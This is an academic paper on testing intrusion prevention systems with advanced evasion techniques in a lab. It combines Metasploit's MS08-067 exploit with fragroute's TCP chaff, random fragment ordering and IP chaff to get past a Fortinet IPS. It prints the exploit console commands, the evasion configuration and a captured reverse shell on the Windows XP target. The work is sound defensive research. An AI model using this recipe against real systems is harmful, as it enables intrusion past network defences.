Design and Research of Safety Test Model Based on Advanced Evasion Techniques

Hong Xia[1,a], Yibai Xu[1,b,*]

[1]North China Electric Power University, Beijing, China

[a]summerday@ncepu.edu.cn, [b]cdimension@ncepu.edu.cn

*Yibai Xu

Keywords: Metasploit, Evasion techniques, Fragroute, Evasion Prevention System.

Abstract. With the continuous development of Internet technology, means of network attack are constantly renovated. This paper mainly studies the technical characteristics of evading technology in data disguise, constructs a attack model with evasion technology using open source Metasploit and fragroute, and builds the environment on this basis to realize the attack process and verify the model's Effectiveness. This model can effectively test the existing safety protection equipment against advanced evasion techniques, and has certain practical application significance.

1. Introduction

In recent years, with the development of technology and people gradually familiar with the Internet, it also led to more and more information on the hidden risks and concerns. AET (Advanced Evasion Techniques) is a means of camouflage attacks in various ways. Its purpose is to camouflage the data flow against network protection equipment. With the gradual maturity of the vulnerability mining technology, the market mainstream network protection equipment can successfully detect and prevent more than 90% of the known vulnerability attacks. But when faced with the attack which added evasion techniques, the performance of these devices is far from satisfied.

This paper analyzes and studies the AET, which applied at the network layer and the transport layer, and realizes an attack model using this technology. The model can effectively test the defensive performance of the network protection equipment, so as to promote the rapid improvement of the defensive performance of the network protection equipment.

2. Analysis of related technology of attack

The whole model is composed of two functional modules, namely: vulnerability attack module and AET module. The techniques covered by these two parts will be described in detail below.

2.1 Analysis of vulnerability attack module

Metasploit, as a complete framework, provides support for a variety of attacks that enable us to initiate automated attacks against any target. It allows the tester to easily choose the attack module, attack load and encoder to conduct a penetration attack. Testers can also prepare new attack modules and test them on the basis of Metasploit.


In general, complete an attack will go through three steps: first, the attacker to the target machine contains the attack load vulnerability attack code. Second, run the vulnerability attack code on the target, then execute the code in the attack load, after all the codes have been executed successfully, the attacker can access the target's system. Third, the attacker can manipulate the target for various operations, such as upload the virus, open the back door, download contains Password files, etc.

2.2 AET module

2.2.1 TCP Chaff


There is a method for processing TCP header's checksum fields. Its feature is by modifying the checksum field of the copied packets so that it does not match the actual one. The processing of

TCP packets is shown in Fig.1 and Fig.2. We can see that the two except checksum field other than the other content is exactly the same.



```
    [Calculated window size: 65535]
  ⊡ Checksum: 0x78c0 [validation disabled]
  ⊡ Options: (20 bytes), Window scale, Maximum segment size, No-Operation (NOP

0000  00 0c 29 74 9f 0a de ad  01 23 a8 c0 08 00 45 00   ..)t.... .#....E.
0010  00 3c 4f 9c 00 00 ff 06  e9 ae c0 a8 00 23 c0 a8   .<O..... .....#..
0020  00 fd f0 6e 00 50 c8 f5  c0 bb 00 00 00 00 a0 02   ...n.P.. ........
0030  ff ff 78 c0 00 00 03 03  00 02 04 05 b4 01 01 08   ..x..... ........
0040  0a 4e 05 9e 29 00 00 00  00 00                     .N..)... ..
```

Fig.1. Original packet content (selected part of the check code)




```
    [Calculated window size: 65535]
  ⊡ Checksum: 0x6ded [validation disabled]
  ⊡ Options: (20 bytes), Window scale, Maximum segment size, No-Operation (N

0000  00 0c 29 74 9f 0a de ad  01 23 a8 c0 08 00 45 00   ..)t.... .#....E.
0010  00 3c 50 9c 00 00 ff 06  e8 ae c0 a8 00 23 c0 a8   .<P..... .....#..
0020  00 fd f0 6e 00 50 c8 f5  c0 bb 00 00 00 00 a0 02   ...n.P.. ........
0030  ff ff 6d ed 00 00 03 03  00 02 04 05 b4 01 01 08   ..m..... ........
0040  0a 4e 05 9e 29 00 00 00  00 00                     .N..)... ..
```

Fig.2. Copy packet content (selected part of the check code)

2.2.2 IP Order

One of the IP Order, is to make datagram sent randomly. The processing result is shown in Fig.3. We can see that packets 8, 9, 10, and 11 are the four fragments of the same packet, where the offset bits 0, 8 are 1200, and 400, It can be seen that the order of the packet itself should be 8, 10,11,9, but it is randomly changed to achieve the escape.




```
 8 0.001755  192.168.1.50   192.168.1.218   IPv4      434 Fragmented IP protocol (proto=TCP 6, off=0, ID=26f4) [R
 9 0.001803  192.168.1.50   192.168.1.218   IPv4      229 Fragmented IP protocol (proto=TCP 6, off=1200, ID=26f4)
10 0.001879  192.168.1.50   192.168.1.218   IPv4      434 Fragmented IP protocol (proto=TCP 6, off=400, ID=26f4)
11 0.001913  192.168.1.50   192.168.1.218   HTTP      434 GET /phpBB2/viewtopic.php?t=1&fLUH=JFdidm49J3Bhc3N0aHJ1
```

Fig.3. random sequence


2.2.3 IP Chaff

One of the IP Chaff's method is to fill the data portion of the copied datagram with random content. The total length of the copied datagram becomes the original datagram length plus 4, and the length of the data portion of the replicate packet remains unchanged. The situation of the data before and after the processing is shown in Fig.4 and Fig.5.



```
0000  00 0c 29 46 19 81 de ad  01 1e a8 c0 08 00 45 00   ..)F.... ......E.
0010  00 34 cb 22 00 00 ff 06  6e 35 c0 a8 00 1e c0 a8   .4.".... n5......
0020  00 fd cb 98 00 50 e6 cc  ce 9e 92 f6 20 90 80 10   .....P.. .... ...
0030  ff ff 52 0f 00 00 01 01  08 0a 05 3a 2e ab 00 02   ..R..... ...:....
0040  39 80                                              9.
```

Fig.4 Original datagram (selected part of the data section)



```
0000  00 0c 29 46 19 81 de ad  01 1e a8 c0 08 00 46 00   ..)F.... ......F.
0010  00 38 cb 22 00 00 ff 06  6d 30 c0 a8 00 1e c0 a8   .8.".... m0......
0020  00 fd 00 00 00 01 9d ce  cc e6 88 22 05 9e 89 87   ........ ..."....
0030  c9 6c fc 67 36 a4 14 43  b3 7a b5 d3 2c c1 05 79   .l.g6..C .z..,..y
0040  4e ce 61 74 69 b8                                  N.ati.
```

Fig.5 Copy datagram (select the section for the data section)

3. Attack process and frame structure

3.1 Vulnerability attack module frame structure

The vulnerability attack module is primarily implemented using the Metasploit framework. Metasploit components include the basic library files, modules, plug-ins and tools, the framework of its structure shown in Fig.6.

These modules in Metasploit are responsible for different functions: the payloads module is mainly used to create a channel between the attacker and the target. The function of the exploits module is to trigger and exploit a system vulnerability code . The encoders module is used to encrypt attack vector or attack load, try to avoid the detection of security devices. NOP module can enhance the reliability of attack load. The auxiliary module used to achieve such as information collection, Target port scanning and other auxiliary functions.




Fig.6. Metasploit system frame structure

3.2 AET Module Framework

The function of the AET module is achieved by fragroute. Fragroute, this software can be divided into two parts: fragtest and fragroute. The main function of fragtest is to detect the traffic behavior of the target system on the TCP / IP protocol stack. Fragroute is specifically responsible for dealing with TCP / IP data packets, you can achieve the reorganization of the packet or modify the function.

Due to fragroute's open source features, software scalability greatly enhanced. When we find a new evasion method, we can integrate the new evasion method into fragroute by increasing the mod module's method. By continuously increasing and perfecting the mod module, it is possible to enable fragroute to implement all known evasion methods.

4. Experimental results and analysis

The target used in this experiment is the Windows XP system virtual machine with the ms08-067 vulnerability built on VMWare. The security equipment used as the device under test is Fortinet IPS device, the device model is 60C. The experimental network topology is shown in Fig. 7.





Fig.7. Experimental network topology

4.1 Experimental implementation process


1) Input the command "use windows/smb/ ms08-067_netapi" in the Metaploit MSF console. Then, set up required parameters (target IP address, the corresponding target port).
2) Set up all the IPS's configuration. Set the IPS to transparent mode, and link the attack machine and the target machine to WAN1 and WAN2 interfaces respectively.
3) After the preparation is complete, start the attack. Then we can see in the MSF console that the attack is failed, blocked by the IPS. The console interface shown in Fig.8.



```
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.1.9
RHOST => 192.168.1.9
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.48
LHOST => 192.168.1.48
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.48:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[-] Exploit failed [timeout-expired]: Timeout::Error execution expired
msf exploit(ms08_067_netapi) > 
```

Fig.8. MSF console case

4) Create fragroute’s configuration file “1.conf”, configuration file content: “IP_frag 32 old”, it means that the IP datagram fragment size is set to 32. Start fragroute and load 1.conf configuration file, then use Metasploit again Attack, we can see the attack still be blocked by IPS.
5) modify the fragroute configuration file 1.conf, the contents of the configuration file as shown in Fig.9 (left). The configuration uses three kinds of atomic evasion methods (tcp_chaff, order and ip_chaff), that is, using the AET method. Start fragroute load 1.conf configuration file, and then use set the attack again. From Fig.9 (right) we can see the attack has been successfully obtained the target machine shell, attack success.



```
tcp_chaff cksum
order random
ip_chaff opt
print
```

```
[*] Started reverse handler on 192.168.1.48:8080
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.9

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Fig.9. modify 1.conf content (left); attack successfully obtained the target shell (right)

4.2 Analysis of experimental results

The first vulnerability attack in chapter 4.1 did not use evasion techniques. Because the vulnerability occurred earlier, IPS can easily find its presence, and its timely block, indicating that the basic functions of the IPS normal.

The second vulnerability attack uses the "datagram fragmentation" atom evasion method, but the disguised data flow is still detected and blocked by the IPS, which can be concluded that the IPS has a basic packet reassembly capability.

The third vulnerability attack use AET, and fooled the IPS detection system successfully. The attack data flow does not trigger the case of the alarm through the IPS, completed the control of the target. This result shows that the current IPS is not common on the market for advanced defense technology defensive measures, there are some hidden dangers.

5. Summary

This paper mainly studies the vulnerability attack and evasion techniques, designs a complete set of attack model, builds the environment and carries on the attack test, proves the threat of evasion techniques. On the basis of this model, the research and improvement of the evasion techniques means are carried out, and the protective performance of the network protection equipment in the mainstream market is detected by using the attack defense system, and its lack of technology is found.

References

[1] Niemi, O. P. "Advanced Evasion Techniques: Measuring the threat detection capabilities of." (2012).

[2] Gold, Steve. "Advanced evasion techniques." *Network Security*2011.1(2011): 16-19.

[3] "HACKERS USE ADVANCED EVASION TECHNIQUES." *Eweek* (2010).

[4] Lu, Gen. "Analysis of evasion techniques in web-based malware." University of Arizona, 2013.

[5] Timm, Kevin. "IDS Evasion Techniques and Tactics IDS Evasion Techniques and Tactics." *Securityfocus Infocus* (2002).

[6] Chammem, M, M. Hamdi, and T. H. Kim. "Extending Advanced Evasion Techniques Using Combinatorial Search." *International Conference on Security Technology* IEEE, 2014:41-46.

[7] Cheng, Tsung Huan, et al. "Evasion Techniques: Sneaking through Your Intrusion Detection/Prevention Systems." *IEEE Communications Surveys & Tutorials* 14.4(2013):1011-1020.

[8] Marpaung, J A P, M. Sain, and H. J. Lee. "Survey on malware evasion techniques: State of the art and challenges." (2012):744-749.

[9] Cavallaro, Lorenzo, P. Saxena, and R. Sekar. "Anti-Taint-Analysis: Practical Evasion Techniques Against Information Flow Based Malware Defense." *Stony Brook University* (2007).

[10] Jang, Dae Il, et al. "Evasion technique and detection of malicious botnet." *Internet Technology and Secured Transactions* IEEE, 2010:1-5.